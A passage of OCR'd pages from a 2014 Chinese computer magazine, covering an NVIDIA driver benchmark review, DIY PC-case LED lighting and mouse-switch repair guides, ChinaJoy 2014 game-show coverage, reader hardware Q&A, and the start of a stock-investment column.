如果你追求的是极致性能,不妨关注一下 Extreme Pro 240GB。作为闪迪最新的旗舰产品,加入了最新的 nCache Pro 加速技术,通过三层存储层提升读写性能,读写速度分别达到了 550MB/s、520MB/s,性能非常强悍。1299 元的价格虽然比同类产品稍高,但考虑到强悍的性能加上长达十年的质保,值得发烧友选择。

失效的鸡血


NVIDIA Forceware 340.52鸡血版驱动评测

曾经NVIDIA的鸡血版显卡驱动程序给过我们不小的惊喜，游戏性能有相当明显的提升，所以大家都对NVIDIA的鸡血版驱动有非常高的期待。这不，NVIDIA官方刚发布了Forceware 340.52版驱动就让很多玩家兴奋不已，原因很简单——这款驱动依然是“GeForce Game Ready”鸡血版驱动，NVIDIA宣称这款驱动对《地铁:归来》和《最终幻想14》(中国版)进行了优化，虽然并没有明确说明对性能提升的影响，但宣称能够提供给玩家最好的用户体验。那么事实究竟是不是这样，鸡血版驱动名副其实吗?

Forceware 340.52简介

Forceware 340.52是NVIDIA刚发布的一款正式版驱动程序，并通过了WHQL认证，这款驱动支持GeForce 8/8M以上显卡，而且也将TITAN Z加入支持列表中。

除了依然是 “GeForce Game Ready”鸡血版驱动，对《地铁:归来》和《最终幻想14》(中国版)进行了优化以外，凭借这个版本的驱动程序，采用GeForce显卡的游戏玩家能够利用GameStream技术将自己钟爱的PC游戏流式传输至全新的SHIELD平板电脑或SHIELD便携式设备。



NVIDIA 硬件及运行该硬件的系统的详细信息。

系统信息
操作系统: Windows 7 Ultimate, 64-bit (Service Pack 1)
DirectX 运行时版本: 11.0

图形卡信息

项目	细节	
GeForce GTX 750 Ti	驱动程序版本:	340.52
	Direct3D API 版本:	11
	Direct3D 功能级别:	11_0
	CUDA 核心:	640
	图形时钟:	1071 MHz
	内存数据速率:	5400 MHz
	内存接口:	128-位
	内存带宽:	86.40 GB/秒
	全部可用的图形内存:	4096MB

Forceware 340.52驱动

性能实测

测试平台
处理器:Intel Core i7 4790K
主板:华硕Z97-DELUXE
显卡:七彩虹iGame740 烈焰战神U-Twin-1GD5
　　华硕圣骑士GTX750Ti-OC-2GD5
　　华硕海神POSEIDON-GTX780-P-3GD5
内存:金士顿DDR3 2400 4GB×2
硬盘:金士顿HyperX 120GB SSD
显示器:HKC T4000+
电源:长城巨龙1250
操作系统:Windows7 64bit 旗舰版
驱动程序:Forceware 337.88
　　　　Forceware 340.52

我们用七彩虹iGame740 烈焰战神U-Twin-1GD5、华硕圣骑士GTX750Ti-OC-2GD5、华硕海神POSEIDON-GTX780-P-3GD5这三款不同档次的显卡来测试Forceware 340.52版驱动的性能表现，以之前的Forceware 337.88版驱动来做对比测试。Forceware 337.88版驱动程序也是一款“GeForce Game Ready”鸡血版驱动，不过并不支持对《地铁:归来》和《最终幻想14》(中国版)的优化。

由于《地铁:归来》还没有正式发布，因此我们使用新3DMark、3DMark 11、DX11的《山谷》《地铁：最后的曙光》《失落星球2》和《最终幻想14》(中国版)来测试这三款显卡在不同驱动程序下在3D游戏方面的性能表现，看看这款最新的鸡血版驱动是不是真的名副其实。

七彩虹iGame740 烈焰战神U-Twin-1GD5

华硕圣骑士GTX750Ti-OC-2GD5

华硕海神POSEIDON-GTX780-P-3GD5

性能测试结果表

型号	七彩虹iGame740 烈焰战神U-Twin-1GD5 (Forceware 337.88)	GeForce GT740 (Forceware 340.52)	华硕圣骑士GTX750Ti-OC-2GD5 (Forceware 337.88)	华硕圣骑士GTX750Ti-OC-2GD5 (Forceware 340.52)	华硕海神POSEI-DON-GTX780-P-3GD5 (Forceware 337.88)	华硕海神POSEI-DON-GTX780-P-3GD5 (Forceware 340.52)
新3DMark Fire Strike	2055	2064	4151	4157	9023	9044
3DMark 11 P模式	3144	3141	6053	6051	12627	12638
《山谷》1920×1080 高画质	25.1fps	25.1fps	49.0fps	48.9fps	113.6fps	114.2fps
《地铁:最后的曙光》1920×1080 高画质	27.00fps	27.00fps	49.33fps	49.33fps	107.00fps	107.33fps
《失落星球2》1920×1080 高画质	34.3fps	35.5fps	69.9fps	69.0fps	151.0fps	151.4fps
《最终幻想14》1920×1080 高画质	2393	2357	4555	4569	7970	8052

性能表现不佳

从新3DMark和3DMark 11测试来看，无论是七彩虹iGame740 烈焰战神U-Twin-1GD5、华硕圣骑士GTX750Ti-OC-2GD5还是华硕海神POSEIDON-GTX780-P-3GD5，在Forceware 337.88版驱动和Forceware 340.52版驱动下的性能表现都没有明显的差异。虽然采用Forceware 340.52版驱动后，新3DMark Fire Strike的测试成绩略有提升，但幅度非常小，几乎可以忽略不计。而在3DMark 11 P模式下，除了华硕海神POSEIDON-GTX780-P-3GD5采用Forceware 340.52版驱动后性能略有提升外，另外两款显卡的得分都有略微的下降，不过下降的幅度更小，我们完全可以认为这是测试误差。

从游戏测试结果来看，由于Forceware 340.52版驱动并没有针对《山谷》《地铁:最后的曙光》《失落星球2》做任何优化，我们可以看到，在《山谷》《地铁:最后的曙光》中，七彩虹iGame740 烈焰战神U-Twin-1GD5、华硕圣骑士GTX750Ti-OC-2GD5在更新驱动前后的测试成绩基本上算是完全相同，连得分都没有什么差别（华硕圣骑士GTX750Ti-OC-2GD5在《山谷》中的表现分别为49.0fps和48.9fps，差别微乎其微）。而在《失落星球2》中，测试结果略有不同，其中七彩虹iGame740 烈焰战神U-Twin-1GD5更新驱动后性能得分略高一点，而华硕圣骑士GTX750Ti-OC-2GD5在更新驱动后得分反而变低了，但总体差异仍然不大。对于《最终幻想14》来说，七彩虹iGame740 烈焰战神U-Twin-1GD5在更新驱动后性能反而降低，而华硕圣骑士GTX750Ti-OC-2GD5在更新驱动后性能略有提升，差异仍然非常小。

唯一例外的是华硕海神POSEIDON-GTX780-P-3GD5这款高端的显卡，在Forceware 337.88版驱动和Forceware 340.52版驱动下性能变化非常一致，升级驱动程序后，所有测试项的性能表现都有所提升，但性能提升同样不大，差别也不过1%左右，总体来说性能提升的幅度几乎可以忽略不计。

工程师总结 | 王宇 性能优化不足，注重功能扩展

NVIDIA的鸡血版驱动程序曾经让我们非常激动和欣喜，毕竟不需要花成本更换硬件就能带来游戏性能的大幅度提升是每个用户都乐于见到的。所以这一代新版的鸡血版驱动程序发布以后，大家都对它寄以厚望。只可惜它辜负了大家的期待，并没有带来性能上的明显提升，甚至连宣称进行了特别优化的《最终幻想14》，性能提升的幅度也并不大，我们甚至可以认为更新驱动程序以后性能几乎完全没有区别。从性能提升的角度来说，Forceware 340.52版驱动并不成功，怪不得NVIDIA官方在描述中并没有明确说明性能提升的幅度。

不过，这一版驱动并非一无是处，虽然性能表现并没有让大家满意，但它提供了让游戏玩家利用GameStream技术将自己钟爱的PC游戏流式传输至全新的SHIELD平板电脑或SHIELD便携式设备上的功能。虽然NVIDIA平板和游戏设备的市场反应并不算特别好，但这项新功能的出现对于SHIELD Tablet来说也算是一个相当不错的扩展功能了，只是目前能用到这个扩展功能的用户还很少。如果NVIDIA能够通过驱动程序实现将PC游戏画面传输到任何平板或其他便携设备上的话，这种驱动程序一定会受到广大用户的欢迎。

责编:王宇　**美编:**毛代洪　**组版:**李成刚　**责校:**杨志刚
日期:2014.8.11　**投稿邮箱:**pcw-hardware@vip.sina.com

点亮视界，不再摸黑修电脑

@李剑锋


每次电脑维护或拆装硬件时，总是那么纠结，爬到桌子底下不说，还得拿着手电筒照亮，可一只手拿手电，只剩下一只手干活，那着实不给力，因此笔者决定在电脑上装灯，这样，维护时就可以点亮视界，维护不再纠结。

设计思路与原理图

维护时，常需要的照明位置有两处，机箱背部的端口和机箱内部，因此，需要安装两盏LED灯。其中，背部照明依靠设置在电脑面板上的开关进行控制，而内部的LED灯则采用自动控制，即拆下机箱侧板时，LED灯自动点亮，而锁上侧板时，内部灯光熄灭。别以为这是什么高科技，其实，只要把按压开关设置在机箱侧面就行了。供电由锂电池提供，以便维护时拔出电源插头后，灯可以正常工作。至于那只1kΩ电阻和连接电源的5V供电，则是为了给锂电池供电（图1）。

所需材料：3W LED灯泡×2，自锁开关×1，船型开关×1，锂电池×1，1kΩ电阻×1，线材若干


所需工具：电烙铁，手电钻，热熔解胶枪，螺丝刀，尖嘴钳等



改造过程

Step1 灯板改造


为什么会选择3W的LED灯呢？除了便宜（淘宝上只卖两元一只），还因为灯板小，便于固定，贴片LED，亮度高。这样，用LED灯泡进行改造，无疑是最合适的。不过，LED灯泡工作在220V电压下，直接用电压仅4.2V的锂电池是无法驱动的。因此，必须对灯板进行改造，除了拆除降压用的电容与滤波电容外，我们还需要将LED由串联变成并联，才能实现低压驱动。由于LED灯板的铜箔上还有一层保护层，灯板面积也较小，直接改造有困难，因此，卸除灯板上的三只LED灯珠，利用上面的焊点进行焊接，将剩余四只灯珠正负极分别焊在一起，这样，灯板改造完毕（图2）。



Step2 开关改造与安装

在开关改造和安装中，安装在前面板上的后置照明灯开关是比较简单的。只要用电烙铁在前挡板上挖出相应大小的孔洞，再将船型开关卡入孔洞内，就完成了安装。


内置灯的按压开关比较麻烦，笔者将按压开关安装在底部的滑槽内，具体操作是先用手电钻，在底部侧面的滑槽内打出一个比开关头部略大一些的孔。然后将开关装入孔中，让开关顶部从孔洞中露出，此时，根据开关支架上的安装孔位进行定位，在机箱底部打孔，用螺丝和螺帽进行固定（图3）。注意，这样的定位是有一定的精度要求的，一旦定位不准，在合上机箱后，开关无法被正常触压，灯光就不会熄灭。



在开关选择上，笔者使用了自锁开关，也就是那种压一下开，再压一下关闭的开关进行改造。改造方法很简单，只要用个小螺丝刀，将前部金属的自锁钩挑起，自锁开关就变身为按压开关了，此时，我们要使用的是自锁开关的前端一组触点，才能满足我们的要求。

Step3 电池改造

选择一款4.2V 600mAh的锂电池，用四芯母头黑线材接电池负极，红线串联一只1kΩ电阻接电池正极，以保证电池充电（图4）。由于照明灯的使用频率并不高，而且大多是开几分钟就关闭了，在这种情况下，使用涓流充电，就可满足电量补充的需求。如果使用较为频繁，也可减少这一电阻的阻值，但最好不要小于100欧姆，大于10毫安的充电电流，将会让电池发热严重，缩短寿命。



Step4 组装与使用

各部件都组装完毕，剩下的就是用连线连接各部件了。在灯的固定上，机内的灯我安装在电源底部。而机外的灯安装在显卡上方。安装方法也很简单，用热熔胶枪在灯板底部上胶后，趁热，直接贴在铁板上，并用力按压，灯板就可以牢牢地固定住了。

当然，如果你的电源使用的是12cm的大风扇，那电源下部就不太适合装灯了。没关系，机箱底部、侧面，都是装灯的好地方。

至此，改造完毕，把灯一开，视界一片光明，这下，再也不用摸黑维护电脑了（图5）。不过，LED是点光源，这样，当眼睛直视灯珠时，有刺眼的感觉。没关系，咱这灯板不是从LED灯泡改造来的吗，那灯泡上还有灯罩呢，于是，用热熔胶枪将灯罩固定在灯板上，这下，光线柔和了，而且，各处亮度更均匀。

零成本 鼠标微动巧修复

@罗宇

即便高端鼠标依旧挡不住岁月的侵袭，一两年的高强度使用，鼠标的微动终于还是挡不住，单击变双击了。如果按网上大神们的说法，那就直接换微动，一切问题解决了。不过，手头没有微动，更关键的是，咱没有烙铁，也不会焊接，那么，要怎么既快捷，又零成本地修复咱的鼠标呢？

Step1 拆鼠标

过程就不用多说了，需要提醒的是，不少鼠标将螺丝固定在胶垫下方，因此要撕开胶垫后，才能拆螺丝。另外，在上下壳分离时，有的鼠标上下壳之间有排线，一定要温柔，打开上盖，拆除排线后，上下壳才能正常分离。

Step2 拆微动

仔细观察出问题的微动，发现微动开关并不是全密封的，同样是由上下两个部分组成，而卡扣设置在微动的前后两侧。用细针在微动底部前侧轻轻一挑，鼠标前侧卡扣就弹开了，如法炮制，打开后侧卡扣，就可以取下上盖。这时候要小心，别让上盖上的白色塑料片丢了，我就为了寻找它，愣是花了半个多小时。

Step3 清洁微动

微动虽小，但内部结构还是挺复杂的，从外观来看，这个微动并没有什么问题，按我个人的估计，应该是微动的触点上有灰尘，或是轻微的氧化，从而导致触点接触处于时断时续的状态，这样，压动按键时，触点有多次接触，鼠标就判定它是双击了。

解决这一问题也很简单，清洗触点就可以了。可微动实在太小了，如果是灰尘引发的问题，单纯用酒精浸泡清洗可以顺利解决，如果是氧化，那就无效了。于是，试着用裁纸刀伸入触点间隙，并用刀片侧面来回刮擦几下，这样，就除尘又清除氧化。注意，别太用力了，否则，弹片可能会变形。随后，用酒精将整个微动清洗一遍。

Step4 组装鼠标

待酒精彻底干透后，就可以装上微动上盖和鼠标外壳，打开电源一试，鼠标恢复正常了。个人觉得这种方法比换微动要好得多，不仅零成本，还可以避免买到伪劣微动，鼠标手感变差。更重要的是，让动不了烙铁的菜鸟们，也可以享受一把维修的快感。

ChinaJoy2014:中国游戏迎来三大变化

手机扫描二维码
全彩内容随身读

2014年7月31日,ChinaJoy再次在上海国际博览中心拉开了序幕。在这届展会中,除了依旧惹眼的ShowGirl和热情的玩家之外,更有着许多不同的变化。展会犹如风向标,投射出了2014年,乃至今后一两年,中国游戏的重大变化。好了,话不多说,下面就让我们一起来看看这届大不同的游戏盛会吧。

小终端大市场,手游称霸

在去年的 ChinaJoy 中,手游厂商的活跃度以及新游数量已经让玩家们感受到了手游的崛起。在今年,手游厂商再次显示出了自己的强势,尤其是历年来都是端游大厂所占据的 N3 展馆中,竟然出现了手游厂商银汉游戏的展台,这也是 N3 展馆唯一进驻的手游公司。无论从展台规模的布置还是 ShowGirl 的质量(这家厂商有着传统娱乐界巨人华谊兄弟媒体的投资,因此请来了身价远超展会 ShowGirl 的超模)来看,都丝毫不逊色于与之相毗邻的巨人、腾讯和完美世界三大游戏厂商,可见随着手游市场规模的不断扩大,手游厂商已经拥有足够的底气和实力与这些传统大厂掰一掰手腕。

而即使是 N3 馆的传统几大一线厂商展馆,也将大部分的演示、互动时间,交给了手机游戏。而试玩区的大小,手游也与端游分庭抗礼,甚至规模更大!

除了展台的霸气之外,本届展会中,手游的数量和质量明显比去年有了很大提升。本次展会至少有超过 80 款的手游供玩家试玩,其中许多优秀的新游受到了不少玩家的追捧。比如西山居的《斗战西游》、网易的《塔防骑士团》、完美的《暗黑黎明》、中国手游的《大航海时代 5》《怪物猎人:大狩猎》《火影忍者》等。

而在 N1、N2 两个 B2B 馆,几乎所有参与 B2B 活动的游戏项目,全部为手游!

掌上游戏时代,真的来了。

游戏主机:I'm coming!

除了手游厂商的强势表现之外,本届 ChinaJoy 最受关注的莫过于去年上海自贸区成立后,13 年的游戏禁令解除之后首部国行版次世代主机 Xbox One 也在本次展会上亮相。

在售价方面,这次微软分为了两个版本,一是不含 Kinect 的普通版,售价 3699 元,二是含 Kinect 的首发版,售价为 4299 元。同时,在首发的游戏中,除了《全球使命 2》《泰坦坠落》《极速竞速 5》等之外,还加入《血雨》《九阳神功》《古剑奇谭》等国产 RPG 游戏。不过,令人遗憾的是,微软官方已经确定国行版 Xbox One 将会进行游戏锁区,这也为国行版 Xbox One 的销售布下了一道阴云。但好在微软与百视通均承诺,一线大作的引进工作进展顺利,也得到了政府的大力支持,而国服 Live 服务器群也已经组建完毕。

同时,SONY 也在 Xbox One 展台的旁边搭起了规模相当的巨大舞台,吸引了参观的人潮。

游戏主机时代,真的来了。

越来越硬:进击的硬件厂商

虽然历年来 ChinaJoy 都是看妹子,看游戏,但是今年玩家的目光却有所变化,越来越多的玩家开始对主机、硬件、外设产品产生浓厚的兴趣,同时这次参展硬件厂商也提供了许多重量级的硬件,并和游戏产业进行了更多的跨界合作。

AMD 等上游厂商,通过对最新的网游大作提供硬件优化支持,并在自己展台为玩家提供体验机会,赢得了不少的人气。

而下游厂商也不甘示弱,技嘉用他们性能出色的硬件产品,为腾讯等多家网游厂商搭建了游戏演示、体验区的硬件平台,面向公众开放的 N 馆、E 馆,几乎每个馆都有数个人气爆棚的展台,是由技嘉提供的硬件支持,经历了众多试玩者的体验,展示出坚韧的品质。而技嘉赞助多年的国内知名战队 WE 的全体队员也到场和技嘉用户互动,充分展示了技嘉与游戏结合的决心。

除此之外,一些硬件厂商也利用本次展会发布了自己的“拓界”战略。存储界大厂金士顿为旗下高端品牌 HyperX 搭建了专门展台,并且品牌还与 WE、LGD 两大豪门战队签约合作,更在会上展示了即将推出的游戏键鼠、鼠标垫、游戏耳机产品。

专属游戏硬件的时代,真的来了。

数字 ChinaJoy

25 万人

本展会一共有 250224 人次入场参观,是史上参观人次首次超过 25 万人,其中 8 月 1 日入场人次达到了 73855,为展会历史单日入场之最。

114 人

8 月 3 日,游族网络携手西山居首次合作,旗下 114 位 ShowGirl 同台展示,创造了现场同台 ShowGirl 数量的吉尼斯世界纪录。

1500 台

本届 ChinaJoy 各个展台一共有 1500 台试玩电脑供玩家试玩,为历史之最。

482 部

本届 ChinaJoy 各展台一共提供了共计 482 部手持移动设备(手机、平板)供玩家体验游戏,为历史之最。

125.2 亿元

本次展会高峰论坛透露今年上半年(1–6 月)手游行业总收入 125.2 亿元,相当于 2013 年手游市场的整年收入。


4 亿人

本次展会放出数据,中国游戏用户数量已达 4 亿人,同比增长 9.5%。而移动游戏用户数量约 3.3 亿人,同比增长 89.5%。

展会花絮

这么多女神同台登场,你的眼睛亮瞎了吗?

丧尸打扮的 ShowGirl 看起来也另有一番风味



有钱到没朋友的贵公子王思聪也出现在了本届 ChinaJoy 之中

好莱坞硬汉杰森·斯坦森现身会场,为本届 ChinaJoy 增添了不少阳刚之气!

如果有这样女神级的美女陪我玩游戏,洒家这辈子值了!

今年的试玩区基本上都是国际一线笔记本、整机、板卡厂商的产品承包了,顿时感觉高大上!

这就是本届展会价值 10 万元的最强主机!

通过展会提供的“See You Around”全景拍照系统,你可以得到各个角度的照片!

这样的装备才是真正的在开战斗机!

声音

腾讯公司副总裁程武:

全新的基于互联网和移动互联网平台的、多领域共生的明星 IP 粉丝经济正在诞生,这就是腾讯眼中的泛娱乐,游戏、动漫、文学、影视都不再孤立存在和发展。

盛大首席执行官张向东:

游戏的标准,不仅仅是对游戏收入多少的一个衡量,更多的是用户满意而产生的对游戏的这种乐趣的价值认可。

完美世界 CEO 萧泓:

欧美主机游戏这些年也在联网化……既要道具收费,也要维护游戏的平衡性,我觉得完美在这方面要做尝试,我认为主机平台上的免费游戏前景非常广阔。

巨人网络 CEO 刘伟:

端游市场的变化趋势,就是平稳增长,也意味着这是一个精品时代,好的游戏、玩家期待的喜爱的游戏依然有很大的市场。

微软中国区总经理谢恩伟:

我们努力将本土的元素加入到 Xbox One 之中,除了整个本土化的用户体验之外,我们也把一些本地的应用方式嵌入到这个平台上。

www.dooland.com

手机扫描二维码
全彩内容随身读

大作时代:ChinaJoy2014 精品游戏风向

在本次ChinaJoy所展示的新游之中,我们可以发现一个显著的特点,就是手游无论是从数量还是质量来看,都已经有了长足的进步。这也预示着手游和端游一样,成为了引领中国游戏市场向前跃进的又一架马车。同时也意味着,手游、主机、PC端游大作,共同打造了2014年游戏界的“大作时代”。

精品手游层出不穷

和去年一样,今年的手游厂商依旧表现出了强势进步的势头,而且今年手游最显著的特点莫过于手游的类型已经不再是清一色的跑酷、卡牌、塔防等传统游戏的天下,许多角色扮演类、动作类、策略类以及经营类作品开始崭露头角,并且数量也相当大。

比如西山居的《斗战西游》《骑士法则》《幻想纪元》、完美的《暗黑黎明》、盛大的《混沌之理》、中国手游的《大航海时代 5》等手游的质量都非常出色,许多已经达到了堪比端游的水平。当然,传统的卡牌、塔防类游戏也有不少质量上佳的新作推出。比如网易的《塔防骑士团》和《忍者必须死2》、西山居的《悟空传奇》、腾讯的《赤壁乱舞》、巨人的《巨人之守护》、中国手游的《怪物猎人:大狩猎》等。

海外端游 焦点所在

相对于去年国产端游闪耀ChinaJoy 的辉煌,今年的国产端游显得低调了许多。国产作品除了《古剑奇谭网络版》和《天涯明月刀》之外,缺少令人眼前一亮的作品。

反倒是国外的端游成为了这次ChinaJoy 的主角。比如韩国的大作《TERA》就受到了众多玩家的欢迎。宣传声势也的确吸引到了众多玩家前来体验这款游戏,其中不乏王思聪这样的高富帅玩家。


除此之外,腾讯代理的《战争雷霆》、盛大代理的《FF14》也赢得了不少玩家的关注。同时今年的暴雪展台依旧是人声鼎沸,即将推出的MOBA 新游《风暴英雄》无疑就是玩家最关注的游戏。另外,《魔兽世界》的新资料片《德拉诺之王》和《炉石传说》的首部资料片《纳克萨玛斯的诅咒》也吸引了许多玩家的注意。

主机大作井喷,你敢信?

自从 13 年的游戏机禁令在今年年初正式解除之后,次世代主机的行货版登陆的消息就一直没有停止过。终于,在这次的 ChinaJoy 上,微软推出了 13 年后的第一部行货主机 Xbox One。虽然游戏锁区的设定让许多玩家感到失望,但是这次的首发游戏仍然吸引了许多玩家前来试玩,《全球使命 2》《无冬 OL》《泰坦坠落》《极限竞速 5》等游戏都凭借自身的游戏品质,赢得了玩家们的肯定。明年年初国行中文版《HALO:士官长珍藏版》的发行绝对更是让人惊喜。UBI 携旗下《刺客信条:大革命》《看门狗》《全境封锁》等大作登陆国行主机也是让玩家发出尖叫。

最令人兴奋的莫过于现场还播放了 Xbox One《FF15》的宣传视频,难道这预示着该作品将会推出中文版?

ChinaJoy2014 大作推荐



《TERA》
开发商:Bluehole Studio
发行商:昆仑

编辑观点: 这款游戏无论从游戏画面还是游戏操作上看,都已经摆脱了我们印象中的“泡菜”游戏形象。游戏无锁定的战斗模式、真实的打击效果以及弱化装备数值的设定,都意味着本作不是砸钱就能无敌的 RMB 游戏,而是一款依靠玩家反应和操作的良心之作。

WORLD OF WARCRAFT

《魔兽世界:德拉诺之王》
开发商:暴雪
发行商:网易

编辑观点: 本次的资料片依旧延续了暴雪“资料片即新游戏”的特色,在新的资料片中,玩家可以体验全新的等级上限、各种新的职业技能以及独特的要塞系统。而且,资料片中将改变之前几部资料片“数值膨胀”的状况,角色的数值将会回归理性,相信一定会吸引一大批老玩家的入驻。

HEROES OF THE STORM

《风暴英雄》
开发商:暴雪
发行商:网易

编辑观点: 虽说现在《LOL》和《DOTA2》已经基本瓜分了 MOBA 市场,但是《风暴英雄》仍然凭借着暴雪自身的影响力,以及充满创新的团队经验共享、无装备系统、多张可互动式地图,彰显了游戏的与众不同。小编相信本作将很有机会打破 MOBA 市场双雄争霸的现状。

《炉石传说:纳克萨玛斯的诅咒》
开发商:暴雪
发行商:网易

编辑观点:作为《炉石传说》的首部资料片,本次资料片在原来的对战模式中增加了单人副本对战模式,同时还增加了职业挑战和英雄难度等内容,并加入新增的特色卡牌,这次的《炉石传说》绝对能够带给你全新的体验。

FINAL FANTASY XIV
ONLINE

《最终幻想 14 Online》
开发商:SE
发行商:盛大

编辑观点: 作为传统的日式 MMORPG 作品,本作最大的特色在于游戏没有为角色设定固定的职业,玩家可以在同一个角色身上体验到所有职业,这也意味着玩家可以随时在游戏中进行职业的切换。同时,媲美单机游戏的剧情,也为现在只重打斗不重剧情的市场注入了一道新风。

WAR
THUNDER

《战争雷霆》
开发商:Gaijin Entertainment
发行商:腾讯

编辑观点:最为专业的军事飞行射击网游,玩家可以在游戏里体验到数百架历史上真实存在的飞机。同时,游戏对于战斗细节的处理,让玩家可以亲身体验到真实空战的感觉,并且游戏的战斗并不仅限于空战,玩家还能操作坦克和军舰加入到对战之中,一场全方位的战争将会出现在你的眼前。

《天涯明月刀 OL》
开发商:腾讯
发行商:腾讯

编辑观点:作为腾讯自主研发的网游作品,游戏无论是画面还是动作的流畅度上都已经达到了目前国内的顶尖水平。同时,游戏中对于武侠文化的挖掘以及招式的细节的把握,都超出了同类的武侠游戏,如果你想到游戏中体验仗剑走天涯的感觉,那么一定不要错过本作。

《斗战西游》
开发商:西山居
发行商:西山居

编辑观点:动作流畅度和技能效果都相当酷炫的手游作品,三大职业的设计,也会让玩家体验到不同职业所带来的畅快感受。

《塔防骑士团》
开发商:网易
发行商:网易

编辑观点: 这不仅是一款简单的塔防游戏,在游戏里还加入了卡牌收集、英雄养成、PVP 对战以及入侵朋友基地掠夺资源的设定。可以说,这是一款融入了收集、塔防、社交以及策略的全新塔防作品。

《赤壁乱舞》
开发商:SE
发行商:腾讯

编辑观点: 本作的武将卡牌由诹访原宽幸、三好载克、萩原一至等上百位知名日本插画师亲手打造,每个武将的形象都进行了全新的诠释。同时,游戏还增加了类似塔防布阵的全新玩法,以及手动释放技能的设定,加上可以进行 PVP 对战的功能,游戏的战斗将会更具策略性和可玩性。

《大航海时代 5》
开发商:光荣
发行商:中国手游

编辑观点: 还记得曾经让我们魂牵梦绕的《大航海时代》么?如今光荣公司将游戏搬上了手游平台。游戏不仅延续了该系列经营和策略方面的内容,同时精美的 3D 海战效果也让游戏质感得到了提升,可以说本作是一款质量上乘的作品。

人物卡

董师傅
星座:狮子座
爱好:美食
研究:硬件、软件和系统

豆豆
星座:天蝎座
爱好:网购
研究:数码、手机

工程师
星座:射手座
爱好:旅游
研究:笔记本、模型

求助解惑专邮 cpcwdigi@163.com

热问TOP榜

每周,我们都会收到许多读者的求助邮件,其中一些倍受关注!来看看大家最近都被哪些问题困扰!

4000元网游本 选择面广

近期打算买笔记本的大学准新生越来越多,其中有很大部分的预算都在4000元左右,就是玩《英雄联盟》等网游以及一些较新的单机游戏,下面我们来统一回答。

工程师:4000元左右的游戏本,如果想要游戏体验较好,首先在品牌上就不能太挑剔,选择4499元的神舟战神K650D不仅可以收获显示效果更好的全高清屏,而且还搭配有GTX 850M独显,综合游戏性能是此价位最好的选择。如果对品牌与设计有一定要求的话,就要放弃全高清屏,选择搭载GT 840M独显的1366×768分辨率游戏本,比如售价3599元,配备Core i5 4210U处理器的宏碁V3-572G,同样能以较高特效畅玩《英雄联盟》等网游,而且预装Windows 8.1操作系统,上手更容易。

TOP1

日版 索尼Z1 mini不支持4G

标签:手机

大智若愚:我看中索尼Z1 mini很久了,打算近期购买,纠结于日版和港版,有点偏向于日版,能否通过刷机支持4G?

豆豆:在做工方面,只有日版的Z1 mini采用的是玻璃背盖,而行货和港版采用的都是塑料背盖,手感有区别。行货和日版的Z1 mini均不支持4G网络,不赠送耳机和磁性充电器,而港版支持联通4G网络,赠送耳机和磁性充电器。不过需要多说一句的是,很多经销商会将这个价值一百多元的充电器调包,购买时要小心。

TOP2

百元内可买到经典PC游戏手柄

标签:硬件

wangpl163:本人学生党,非常喜欢玩单机游戏,但最近感觉用键盘玩《鬼泣4》这样的游戏真不给力,想买一个游戏手柄,预算100元左右。家里电脑为Windows 7 32位系统。另外不知电脑游戏手柄是USB还是像HDMI那样的接口?如果和电脑主机后面的接口对不上是不是就不能用?

董师傅:玩动作类或无复杂指令集的游戏时,的确是以手柄操作来得更简单直接,而且在Windows 7操作系统下大多PC手柄都无需安装驱动,使用很方便。PC用手柄为标准USB接口,不会有HDMI接口的产品。100元以内可考虑莱仕达风影无线手柄或北通斯巴达UE等经典产品,使用手感都很不错。

TOP3

联想Y50的优缺点都突出

标签:PC整机

唐家三少爷:我本打算买神舟战神,不过外观不喜欢,看到《电脑报》介绍的联想Y50感觉不错,价格也比较合理,请问这款笔记本综合表现如何?

工程师:联想Y50总体而言的确是一款优秀的笔记本,首先它的确很轻薄,其次它的性能很强悍,再次它的键盘体验、扬声器听感和屏幕效果都很不错,价格也与主打高性价比的国内品牌相差无几。但需要注意的是,由于它在轻薄特性上下了很大的工夫,导致它高负载情况下的散热比较糟糕,长时间玩游戏C面发热很重,有时候会上50摄氏度;其次,它没有预留接口来升级SSD,让它的可玩性降低不少。另外,它的散热口设计特殊,无法安装抽风散热器。怎样取舍,还是要根据你自身需求来判断。

理财之家

这个世界上,唯一可以无中生有的是梦想,因此我们脚踏实地积累我们的财富,方能在未来感受"面朝大海、春暖花开"的幸福。投资理财是积累财富最直接、最有效的方式,来我们的"理财之家"坐坐,倾听财富的声音!

独立投资人,拥有11年理财经验。欢迎大家加入电脑报理财群:329789299,验证码:理财之家。

增持股 就是指路明灯

统计数据显示,7月中旬以来沪深两市共发生106笔增持,累计增持金额近40亿元。产业资本加大增持力度将有助提升大盘走好的几率,被产业资本大手笔增持的个股也有望先于市场走强。这么多增持股,哪些未来会涨得最好呢?


在大量公司股东和高管不断减持股票的大背景下,那些反其道而行股东和高管增持股票的公司,额外引人注目,它们的股票被称为增持股——根据历史经验,投资增持股,获利的几率是非常高的。

